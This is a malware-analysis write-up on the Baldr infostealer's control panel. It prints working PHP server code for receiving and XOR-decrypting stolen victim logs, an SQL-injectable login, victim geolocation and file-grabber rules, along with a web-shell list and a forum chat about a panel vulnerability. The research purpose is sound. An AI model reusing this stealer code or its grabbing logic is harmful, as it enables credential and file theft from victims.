
With cookies:

With wallets:

Unchecked:

Search


*The operator can search for specific entries amongst all victim logs (v2.2)*



Additional search options (v3.0)

## Settings


The settings panel went through quite the extensive change. We can see v2.x only included some limited options, while v3.0 stepped up significantly in terms of granularity of options.



The settings pane allows the administrator to handle victim logs at mass (v2.2)

Buyers can selectively choose which type of logs they would want to extract from victims.





*Significant upgrade in granularity (v3.0)*


Note the Grabber rules section: it enables the potential buyer to add specific locations which are then evaluated at malware runtime grabbing any files that match the given criteria.

Usually this section is full of entries of Desktop\Download\Temp folder paths. The following environmental variables also work as a specified location to grab from:

- % ALLUSERSPROFILE%
- % APPDATA%
- % HOMEPATH%
- % USERPROFILE%
- % USERPROFILE% \ Desktop
- % USERPROFILE% \ Documents
- % USERPROFILE% \ Downloads

We can see the implemented *SelfDelete* function in the v3.0 version of the panel which was detailed previously. Also, here's the execution delay function which was also dissected in the functionalities section.

### Login page (v2.2)



*Login page (Baldr v2.1)*

### Login page (v3.0)



*HTTP Basic Authentication on Baldr 3.0 panels*

Baldr's third iteration brought some changes to the login panel: authentication is done now via the *http-basic-auth* protocol, which sends the credentials base64-encoded inside the Authorization header of the HTTP response.

## v2.2 server-side code

Starting with *auth.php*, we see the emergence of Baldr using a simple authentication method that works like this.

Once Baldr dispatches its credentials, the script grabs the POST parameters '*login*' (username) and '*password*' and cross-references them with the ones stored in the backend mysql database.

If it matches and the login credentials are correct the page gets redirected to the dashboard with a HTTP 301 follow-up response.

```

1  <?php
2  session_start();
3
4  if (isset($_POST['login'])) {
5      include 'database.php';
6      $username = $_POST['login'];
7      $password = $_POST['password'];
8
9      if ($password != "" || $password != NULL) {
10         $dbpass = $pdoConnection->query("SELECT password FROM userInfo WHERE login = '" . $username . "'")->fetchColumn();
11         if ($password == $dbpass) {
12             $_SESSION['auth'] = 'true';
13         }
14     }
15 }
16
17 if ($_SESSION['auth'] == 'true')
18     header("Location: dashboard.php", true, 301);
19 ?>

```

Auth.php source code in v2.2

## gate.php

This script file is the one responsible for C2 communication. Right off the bat we can identify the panel's version and its associated *xorKey* that is used for encrypting the exfiltrated data, which is not set at the start. Later down we learn that the *xorKey* is generated via a random function.

```

1  <?php
2  //ini_set('display_errors', 0);
3  //ini_set('display_startup_errors', 0);
4  ini_set("allow_url_fopen", true);
5  ini_set("upload_max_filesize", "255M");
6  ini_set("post_max_size", "256M");
7
8  $version = '2.2';
9  $xorKey="";

```

Gate.php source code – showing version number and environmental settings - in v2.2

Next on we see that the `REMOTE_ADDR` (potential victim IP) is grabbed from a variety of HTTP Headers that might contain the real victim IP behind potential firewalls, proxies.

```

10 if (isset($_SERVER["HTTP_CF_CONNECTING_IP"])) {
11     $_SERVER['REMOTE_ADDR'] = $_SERVER["HTTP_CF_CONNECTING_IP"];
12 }
13 if (isset($_SERVER["X-Forwarded-For"])) {
14     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Forwarded-For"];
15 }
16 if (isset($_SERVER["X-Forwarded-IP"])) {
17     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Forwarded-IP"];
18 }
19 if (isset($_SERVER["X-ProxyUser-Ip"])) {
20     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-ProxyUser-Ip"];
21 }

```

Getting the real victim IP through different HTTP headers

After that we find 2 important functions. "*myxor*" implements a simple xor operation that does encryption on the C2 channel. The *generateRandomString* is the *randomSeed* for generating a specific XOR key.

```
204 function myxor($text, $key) {
205     $outText="";
206     for($i=0;$i<strlen($text);) {
207         for($j=0;$j<strlen($key);$j++, $i++) {
208             $outText .= $text{$i} ^ $key{$j};
209         }
210     }
211     return $outText;
212 }

215 function generateRandomString($length = 10) {
216     $characters = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
217     $charactersLength = strlen($characters);
218     $randomString = '';
219     for ($i = 0; $i < $length; $i++) {
220         $randomString .= $characters[rand(0, $charactersLength - 1)];
221     }
222     return $randomString;
223 }
224
225
```

*The 2 most important functions in gate.php*













This next section specifies what the C2 response should look like when the *gate.php* resource is requested. We can see the exfiltrated C2 data is received through *php://input*.

```
22 $data = file_get_contents('php://input');
23 if($data==""){
24     if(file_exists('tmp/$_SERVER['REMOTE_ADDR']')){
25         $xorKey = file_get_contents('tmp/$_SERVER['REMOTE_ADDR']');
26         echo $xorKey.";" . myxor($version,$xorKey);
27     }else{
28         $xorKey = generateRandomString(4);
29         file_put_contents('tmp/$_SERVER['REMOTE_ADDR'],$xorKey);
30         echo $xorKey.";" . myxor($version,$xorKey);
31     }
32     die();
33 }else{
34     if(file_exists('tmp/$_SERVER['REMOTE_ADDR']'))
35         $xorKey = file_get_contents('tmp/$_SERVER['REMOTE_ADDR']);
36     else die();
37 }
38 $data = myxor($data,$xorKey);
39 if (strlen($data) < 100) {
40     die();
41 }
```

*xorKey gets generated and data gets XOR encrypted*

In the next *if* branching, the panel is checking whether data was already received from the given victim IP. Once a request has been received by *gate.php* it stores a fingerprint file in */tmp/* with a 4-byte long *xorKey*, that gets generated with *generateRandomString* function.


## Index of /tmp

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">5. [redacted]</a>	2019-06-03 23:47	4	
 <a href="#">5. [redacted]</a>	2019-06-09 16:11	4	
 <a href="#">5. [redacted]</a>	2019-05-31 10:30	4	
 <a href="#">5. [redacted]</a>	2019-06-11 02:16	4	
 <a href="#">5. [redacted]</a>	2019-06-12 12:23	4	
 <a href="#">5. [redacted]</a>	2019-05-27 04:09	4	
 <a href="#">5. [redacted]</a>	2019-05-27 18:21	4	
 <a href="#">5. [redacted]</a>	2019-05-30 00:25	4	
 <a href="#">5. [redacted]</a>	2019-05-29 07:19	4	
 <a href="#">5. [redacted]</a>	2019-06-08 06:05	4	
 <a href="#">5. [redacted]</a>	2019-06-02 13:38	4	

*IPs visiting gate.php on one of the Baldr's C2 server*

The reason we see two different values in size is that the ones with 4 bytes content had only visited *gate.php* directly: the *generateRandomString* will execute even if there is no data sent through *php://input* as seen above in the source code.

The two IPs we see with 117 bytes long content are real victims as the content inside them matches up with the Baldr's C2 parameters.



*Stored victim client parameters on a C2 server*

The developer implemented a separate category for CIS (Commonwealth of Independent States) related countries, these include Russia, Kazakhstan, Ukraine and Belarus. If enabled, these logs will populate the *logs/cislogs* folder path on the C2 server.

If we consider the Russian underground forum origins of this malware, this is surprising: most Russian-made malware isn't used in attacks against the motherland, but maybe the developer wants to keep their options open. It could be that, in future versions of the malware, Baldr would handle infections in CIS countries differently, but there isn't anything like that now.

```

85 mkdir("logs/" . $huid, 0777);
86 if($settings[1]=="off"){
87     if($loc['countryCode']=="RU"||$loc['countryCode']=="KZ"||$loc['countryCode']=="UA"||$loc['countryCode']=="BY"){
88         if(!file_exists("logs/cislogs")){
89             mkdir("logs/cislogs",0777);
90         }
91         mkdir("logs/cislogs/" . $huid, 0777);
92         $zip->extractTo("logs/cislogs/" . $huid);
93         $zip->close();
94         die();
95     }
96 }

```

*Data from victims residing in the Commonwealth of Independent States are collected separately*

The code shown below tries to determine the country of origin of the victim. The C2 server initiates a request to *ip-api.com/json* and gets a json response, which contains the requestor's IP, country, ISP, region, ZIP code, etc. The json response gets flattened and stored in variable *\$loc*, and then the country gets passed to *\$country* variable.


If there is no response from *ip-api.com*, or the country field contains nothing, an ERROR label will be shown on the panel.

```

75 try {
76     $loc = json_decode(file_get_contents('http://ip-api.com/json/' . $ip), true);
77     $country = $loc["country"];
78 } catch (Exception $e) {
79     $country = "ERROR";
80 }
81
82 if ($loc["country"] === null) {
83     $country = "ERROR";
84 }

```

*Countries are being identified by a lookup to ip-api.com*



The screenshot shows a web browser window with the address bar displaying "ip-api.com/json/". The page content is a JSON object with the following structure:

```

{"as": "", "lat": "", "lon": "", "city": "", "country": "", "countryCode": "", "isp": "", "org": "", "region": "", "regionName": "", "status": "success", "timezone": "", "zip": ""}

```

*The json response is stored in \$loc and then country gets selected and stored in \$country*

### v3.0 server-side code

A quick glance from file size perspective: we can tell that there have been quite a few modifications. *Auth.php* size was cut, *gate.php* also got modified a bit and we can spot an overall refinement.

e:\baldr_panelv3\*.*			e:\baldr_panelv2\*.*		
Name	Ext	Size	Name	Ext	Size
[..]		<DIR>	[..]		<DIR>
baldr	sql	5,380	baldr	sql	5,380
auth	php	486	auth	php	284,837
converter	php	3,940	converter	php	3,984
dashboard	php	29,050	dashboard	php	29,050
database	php	321	database	php	273
gate	php	15,314	gate	php	12,091
index	php	25,380	index	php	235
loader	php	11,946	loader	php	8,421
search	php	31,227	search	php	29,150
settings	php	25,372	settings	php	16,786
viewer	php	1,118	viewer	php	1,200

Comparison of the source code files between versions 2.2 and 3.0

### auth.php

In the previous version of Baldr, the authenticating credential was pulled from the local mysql database and it was compared against the one the user put in. v3.0 brought some advancements in this area too, as only the MD5 hash of the password gets evaluated now. Another advancement is the use of [Cache-Control](#) HTTP header that enables for cache policing.

It is a method used to specify browser caching policies in both client requests and server responses. It can include how the resource is cached, where it is being cached and the maximum age before cache expires. We can see three directives have been specified:

- no-cache
- must-revalidate
- max-age=0

```

1  = <?php
2  header('Cache-Control: no-cache, must-revalidate, max-age=0');
3  $has_supplied_credentials = !(empty($_SERVER['PHP_AUTH_USER']) && empty($_SERVER['PHP_AUTH_PW']));
4  $is_not_authenticated = (
5  ! $has_supplied_credentials ||
6  $_SERVER['PHP_AUTH_USER'] != $login ||
7  md5($_SERVER['PHP_AUTH_PW']) != $md5Password
8  );
9  = if ($is_not_authenticated) {
10 header('HTTP/1.1 401 Authorization Required');
11 header('WWW-Authenticate: Basic realm="Access denied"');
12 exit;
13 }
14 ?>
15
16 = <?php
17 session_start();
18
19 = if (isset($_POST['login'])) {
20 include 'database.php';
21 $username = $_POST['login'];
22 $password = $_POST['password'];
23
24 = if ($password != "" || $password != NULL) {
25 $dbpass = $pdoConnection->query("SELECT password FROM userInfo WHERE login = '" . $username . "'");
26 = if ($password == $dbpass) {
27 $_SESSION['auth'] = 'true';
28 }
29 }
30 }
31
32 = if ($_SESSION['auth'] == 'true')
33 header("Location: dashboard.php", true, 301);
34 ?>


```

Comparison of the authentication method used between versions

## database.php

In v3.0, login credentials are now defined in *auth.php* instead of the mysql backend. Notice that from this version on only the MD5 hash of the password is hard-coded in the php file: the password the user put in will get hashed and checked against this MD5 hash.

The two variables that are being evaluated are login and md5Password.



```
1 = <?php
2 $databaseHost = "localhost";
3 $databaseUser = "root";
4 $databaseName = "baldr3";
5 $databasePassword = " ";
6 $pdoConnection = new PDO("mysql:host=$databaseHost;dbname=$databaseName", $databaseUser, $databasePassword);
7
8 //Auth
9 $login = "admin";
10 $md5Password = " ";
11
12 ?>
Baldr v3.0

1 = <?php
2 //error_reporting(0);
3 //ini_set('display_errors',0);
4 $databaseHost = "localhost";
5 $databaseUser = " ";
6 $databaseName = " ";
7 $databasePassword = " ";
8
9 $pdoConnection = new PDO("mysql:host=$databaseHost;dbname=$databaseName", $databaseUser,
$databasePassword);
10 ?>
Baldr v2.x
```

*Hard-coded credentials in Baldr v3.0 panel vs. the mysql method used in v2.2*

## gate.php

The *gate.php* file - in version 3.0 - now includes more HTTP headers for catching real source IPs in case victims were connecting through VPNs or proxies. We can also see some new PHP environmental settings which were probably implemented for the event that the uploaded logs were far too big and the connection times out.

On the other hand, these settings might also put some additional strain on the hosting server in rare cases resulting in web-server crashes.



```
1 <?php
2 ini_set('display_errors', 0);
3 ini_set('display_startup_errors', 0);
4 ini_set("allow_url_fopen", true);
5 ini_set("upload_max_filesize", "255M");
6 ini_set("max_execution_time", "99999");
7 ini_set("max_input_time", "99999");
8 ini_set("memory_limit", "-1");
9 ini_set("post_max_size", "255M");
10
11 include 'database.php';
12 $version = '3.0';
13 $xorKey="";
14 $outText='';
15 // Cloudflare support
16
17 if (isset($_SERVER["HTTP_CF_CONNECTING_IP"])) {
18     $_SERVER['REMOTE_ADDR'] = $_SERVER["HTTP_CF_CONNECTING_IP"];
19 }
20 if (isset($_SERVER["X-Forwarded-For"])) {
21     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Forwarded-For"];
22 }
23 if (isset($_SERVER["X-Forwarded-IP"])) {
24     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Forwarded-IP"];
25 }
26 if (isset($_SERVER["X-ProxyUser-Ip"])) {
27     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-ProxyUser-Ip"];
28 }
29 if (isset($_SERVER["X-Real-IP"])) {
30     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Real-IP"];
31 }
32 if (isset($_SERVER["X-Real-IP"])) {
33     $_SERVER['REMOTE_ADDR'] = $_SERVER["X-Real-IP"];
34 }
35 if (isset($_SERVER["HTTP_X_FORWARDED_FOR"])) {
36     $_SERVER['REMOTE_ADDR'] = $_SERVER["HTTP_X_FORWARDED_FOR"];
37 }
```

Source code of *gate.php* for version 3.0

In the new version, *gate.php* code has changed quite a bit. We see the new delimiter: ~::~~, which job is to divide sections of the C2 response. The php function `explode` is used to do the separation.

In this new version, the panel operator can specify which threads of the stealer should run: these are the server settings. The operator can turn off fetching Telegram, Jabber logs, etc. features one by one. The variable `$statusSettings` will hold this information.

in v3.0 the C2 response includes grabber settings, which specifies what additional files the stealer should grab from the victim's system. The variable `$grabber` will take this information.

```

38 $data = file_get_contents('php://input');
39 if(file_exists('tmp/'.$_SERVER['REMOTE_ADDR'])){
40 if($data==""){
41 if(isset($_FILES['file'])){
42 $tmpFile = tempnam('tmp','log');
43 move_uploaded_file($_FILES['file']['tmp_name'],$tmpFile);
44 $fileData = explode('~::~',file_get_contents(dirname(__FILE__).'/tmp/'.$_SERVER['REMOTE_ADDR']));
45 $xorKey=$fileData[0];
46 $fileData = $fileData[1];
47 file_put_contents($tmpFile,myxor(file_get_contents($tmpFile),$xorKey));
48 }else{
49 $xorKey = explode('~::~',file_get_contents('tmp/'.$_SERVER['REMOTE_ADDR']))[0];
50 echo $xorKey."~::~".myxor($version,$xorKey);
51 die();
52 }
53 }else{
54 $xorKey = explode('~::~',file_get_contents('tmp/'.$_SERVER['REMOTE_ADDR']))[0];
55 echo $xorKey."~::~".myxor($version,$xorKey);
56 $data = myxor($data,$xorKey);
57 file_put_contents(dirname(__FILE__).'/tmp/'.$_SERVER['REMOTE_ADDR'],$xorKey."~::~".$data);
58 die();
59 }
60 }else{
61 $xorKey = generateRandomString(4);
62 file_put_contents(dirname(__FILE__).'/tmp/'.$_SERVER['REMOTE_ADDR'],$xorKey);
63 $statusSettings = $pdoConnection->query("SELECT * FROM `settings`")->fetch(PDO::FETCH_NUM);
64 $grabber = $pdoConnection->query("SELECT * FROM `grabber`")->fetchAll(PDO::FETCH_ASSOC);
65 $grabStr="";
66 foreach($grabber as $info){
67 $grabStr.="~::~".myxor($info['folder'].'|'.$info['pattern'].'|'.$info['exception'],$xorKey);
68 }
69 $settingsInfo = '';
70 for($i=0;$i<count($statusSettings);$i++){
71 $settingsInfo.=$statusSettings[$i].".";
72 }
73 echo $xorKey."~::~".myxor($version,$xorKey)."~::~".myxor($settingsInfo,$xorKey).$grabStr;
74 die();
}

22 $data = file_get_contents('php://input');
23 if($data==""){
24 if(file_exists('tmp/'.$_SERVER['REMOTE_ADDR'])){
25 $xorKey = file_get_contents('tmp/'.$_SERVER['REMOTE_ADDR']);
26 echo $xorKey."~::~".myxor($version,$xorKey);
27 }else{
28 $xorKey = generateRandomString(4);
29 file_put_contents('tmp/'.$_SERVER['REMOTE_ADDR'],$xorKey);
30 echo $xorKey."~::~".myxor($version,$xorKey);

```

Source comparison of gate.php between versions

The structure of the C2 response (v3.0):

45	34	44	66	7E	3B	7E	76	1A	74	7E	3B	7E	2A	5A	68	E4DF~;~v.t~;~*Zh	<b>XOR key</b> <b>Version</b> <b>Server settings</b> <b>Grabber rule #1</b> <b>Grabber rule #2</b>
09	2B	18	2B	08	69	5B	2A	4A	2A	5A	68	09	2B	18	2B	.+.+.i[*J*Zh.+.+	
08	69	5B	2A	4A	2A	5A	68	09	2B	18	2B	08	69	5B	2A	.i[*J*Zh.+.+.i[*	
4A	75	18	7E	3B	7E	60	61	17	23	17	64	16	29	03	7D	Ju.~;~a.#.d.)}	
08	23	60	1B	03	36	5F	30	09	35	48	6E	48	31	4C	30	.#`.6_0.5HnH1L0	
5D	6F	1A	20	26	0F	6E	48	21	5B	27	1E	7E	1E	6A	0F	]o. &.nH!['.~.j.	
2B	5D	7F	4C	6B	50	25	12	7E	1E	6A	16	21	52	7F	4C	+].LkP%.~.j.†R.L	
6B	4C	28	15	7E	1E	6A	1E	29	47	3C	1A	21	51	37	20	kL(.~.j.)G<.†Q7	
31	5B	34	48	2C	5A	2D	7E	3B	7E	60	61	17	23	17	64	1[4H,Z~;~a.#.d	
16	29	03	7D	08	23	60	68	03	36	5F	30	09	35	48	6E	.).}.#`h.6_0.5Hn	
48	31	4C	30	5D	6F	1A	20	26	0F	6E	48	21	5B	27	1E	H1L0]o. &.nH!['.	
7E	1E	6A	0F	2B	5D	7F	4C	6B	50	25	12	7E	1E	6A	16	~.j.+].LkP%.~.j.	
21	52	7F	4C	6B	4C	28	15	7E	1E	6A	1E	29	47	3C	1A	†R.LkL(.~.j.)G<.	
21	51	37	20	31	5B	34	48	2C	5A	2D						†Q7 1[4H,Z-	

C2 server response (gate.php) and its structure

And this is how it looks like decrypted:

Section:	Response:
XOR key	E4Df
Version	v.t -> 3.0
Server settings	on,on,on,on,on,on,on,on,on,on,on,on,on,0,
Grabber rule #1	%USERPROFILE%/Downloads *.txt;*.docx
Grabber rule #2	%USERPROFILE%/Desktop *.txt;*.jpg;*.docx

*The decrypted C2 response*

In v3.0, we can also spot a new addition: in case the victim does not match any country (tries to look up country via a *ip-api.com* lookup), the victim's country is getting fetched from a local geo IP library that is included in the new version of the panel.

```
for ($crashes = 0; $crashes < 5; $crashes++) {
    try {
        $loc = json_decode(file_get_contents('http://ip-api.com/json/' . $ip), true);
        $country = $loc["country"];
        $countryCode = $loc['countryCode'];
    }
    if($country == "ERROR"){
        require_once("assets/GeoIP/geoip.php");
        $country = ip_name($ip);
        $countryCode= ip_code($ip);
        $geolocationString = $geolocationString . "Country Code : " . $countryCode . "\r\n";
        $geolocationString = $geolocationString . "Country : " . $country . "\r\n";
    }
}
```

*New feature to identify victim's geo-location*

### Miscellaneous C2 components

The *viewer.php* did not change much in terms of the source code with the switch to 3.0, the only difference we see is the use of *require\_once* instead of the if clause seen in v2.2.

This further optimization allows for better performance on the panel: php will make sure that *auth.php* is only included once and decides not to reload it once it is already included.

```
1 <?php
2 session_start();
3 include 'database.php';
4 require_once("auth.php");
5
6
7
```

Baldr v3.0

```
1 <?php
2 session_start();
3 if ($_SESSION['auth'] != 'true') {
4     header("Location: auth.php", true, 301);
5     die();
6 }
7 include("database.php");
```

Baldr v2.x

*Improvements on auth.php inclusion*

### Panel inception (vulnerabilities)

The administrative panels lack effective security, and are vulnerable to a number of attacks themselves. We observed Baldr C2 servers that had been repeatedly taken over with web shells by other threat actors, who have been investigating and taking advantage of these panels.

```
^ ~/shared/malware/baldr/panel/webshells: $  
+  
— 6ldm0gtqjgy37j9e.php  
— 72ujubno9fo9ewhv.php  
— g.php  
— ijkor70kyg4l0eyn.php  
— new.php  
— njw10k3a0g41cf7f.php  
— oylu084fq5rsfp3j.php  
— passwords.php  
— send_file.php  
— tv2k8h2rbazo19n0.php  
— zp5.php  
— zp.php
```

*List of webshells found in Baldr panels*

We noticed at least one dark web forum post that reported a vulnerability in control panel code.



мегабайт  
●●●



**Seller**  
66 публикаций  
Регистрация

---

Деятельность  
другое

Опубликовано: 2 часа назад (изменено)

**Quote**

В скором времени ожидайте обновление BALDR 4.0, с огромными доп

Очередная неделя.... Ребята, вы так агритесь и строчите в чужих толика

**Quote**

[05.05.19 22:25]

В админке есть инклюд

[06.05.19 00:39]

классика

[06.05.19 00:39]

исправили уже в обнове))))

[06.05.19 00:40]

А обнова уже есть?)

[06.05.19 00:40]

не

[06.05.19 00:40]

Веб морда перетаскивается на другой диз

[06.05.19 01:27]

И когда ждать вашего обновления?

[06.05.19 01:27]

Потому что нихера не смешно с инклюдом

[06.05.19 01:27]

друг знал бы я, я бы давно уже сроки объявил))))

исправляется же 2 строчками

